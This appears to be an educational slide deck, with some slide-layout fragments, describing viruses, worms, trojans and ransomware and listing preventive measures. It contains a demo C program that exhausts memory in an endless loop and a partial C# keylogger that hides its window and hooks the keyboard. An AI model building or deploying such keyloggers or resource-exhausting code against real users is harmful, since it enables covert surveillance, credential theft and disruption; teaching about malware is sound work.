

Introduction to Malware

Malware is a broad term encompassing a variety of software designed to harm or exploit computer systems. This includes viruses, worms, trojans, and ransomware, each with unique characteristics and methods of operation.

Cyber Security

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Data Protector

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Common Types of Malware

1

Viruses

Viruses are self-replicating programs that spread through infected files. They can corrupt data, slow down system performance, and even crash computers.

2

Worms

Worms are self-propagating programs that spread through networks. They can exploit vulnerabilities in network systems and cause widespread damage.

3

Trojans

Trojans are disguised as legitimate software but contain malicious code. They can steal personal information, control your computer remotely, or even open backdoors for hackers.

4

Ransomware

Ransomware encrypts your files and demands payment for their release. It can be spread through email attachments, malicious websites, or exploits.

Viruses

File Infection

Viruses attach themselves to executable files, spreading when the infected file is opened. They can replicate themselves and spread to other files, causing widespread damage.

Boot Sector Viruses


Boot sector viruses infect the master boot record of a hard drive, making it impossible for the computer to boot up normally. They are often spread through floppy disks or infected USB drives.

Macro Viruses

Macro viruses target macros, which are small programs embedded in documents. They can spread through email attachments or shared documents.

Polymorphic Viruses

Polymorphic viruses change their code to evade detection by antivirus software. They use techniques like encryption and code obfuscation to make themselves harder to identify.



A virus is a small piece of software that main characteristics of viruses:

- It must execute itself.
- It must replicate itself.



- Using computer networks and security holes to replicate itself.
- Copy itself to the new machine using the security hole and start replicating.
- Example: code red, iloveyou, the melissa virus, storm worm...

Worms

1

Exploit Vulnerabilities

Worms exploit weaknesses in operating systems or applications to gain access to computers.

2

Self-Replication

Worms can replicate themselves and spread to other computers on the network, creating a chain reaction.

3

Network Propagation

Worms use network protocols, like email or file sharing, to spread rapidly.

4

Network Damage

Worms can overload network resources, disrupt services, or steal sensitive data.

Trojans

Stealthy Entry

Trojans often disguise themselves as legitimate software, fooling users into installing them.

- Covert, hide on the computer.
- Installing a backdoor, Key logger on a computer system (called spyware)
- Leaks information
- Usually does not replicate itself.
- Example: NetBus, DarkComet Blackhole exploit kit

Remote Access

Trojans can grant remote access to hackers, allowing them to control your computer, steal data, or install other malware.

Data Theft

Trojans can steal sensitive information, such as login credentials, bank details, or personal documents.





Ransomware

Types

Locker Ransomware

Crypto Ransomware

Scareware


Characteristics

Locks the user out of their device, demanding payment to unlock it.

Encrypts files, making them inaccessible, and demands payment for decryption.

Uses fear tactics to convince users to pay, claiming the device is infected or has been compromised.

DEMO VIRUS



DEMO VIRUS

```
#include <stdio.h>
#include <stdlib.h>
#include <conio.h>
int main()
{
    char *bonho;
    int i,s;
    while(1)
    {
        bonho=(char*)malloc(2024);
        if(bonho!=NULL)
        {
            sprintf(bonho,"DU lieu chep vao o nho 1 MB");
            printf("%s",bonho);
        }
    }
}
```

|

DEMO TROJAN(Key logger)

```
Keylog.Program WH_KEYBOARD_LL
using System;
using System.Diagnostics;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using System.IO;

namespace Keylog
{
    class Program
    {
        private const int WH_KEYBOARD_LL = 13;
        private const int WM_KEYDOWN = 0x0100;
        private static LowLevelKeyboardProc _proc = HookCallback;
        private static IntPtr _hookID = IntPtr.Zero;


        static void Main(string[] args)
        {
            var handle = GetConsoleWindow();

            // Hide
            ShowWindow(handle, SW_HIDE);

            _hookID = SetHook(_proc);
            Application.Run();
            UnhookWindowsHookEx(_hookID);
        }

        private static IntPtr SetHook(LowLevelKeyboardProc proc)
        {
            using (Process curProcess = Process.GetCurrentProcess())
            using (ProcessModule curModule = curProcess.MainModule)
            {
                return SetWindowsHookEx(WH_KEYBOARD_LL, proc,

```



Preventive Measures

Keep Software Updated

Regularly update operating systems and applications to patch vulnerabilities exploited by malware.

1

Be Cautious of Email Attachments

Avoid opening suspicious email attachments, especially from unknown senders.

3

Back Up Important Data

Regularly back up important data to a separate drive or cloud storage to prevent data loss.

5

2

Use Antivirus Software

Install reputable antivirus software and keep it updated to detect and remove malware.

4

Avoid Malicious Websites

Be wary of websites that look suspicious or offer free downloads.

The best antivirus software of 2024





Conclusion

Malware poses significant threats to computer systems, data privacy, and overall security. By understanding the different types of malware and implementing preventive measures, you can mitigate risks and protect your devices.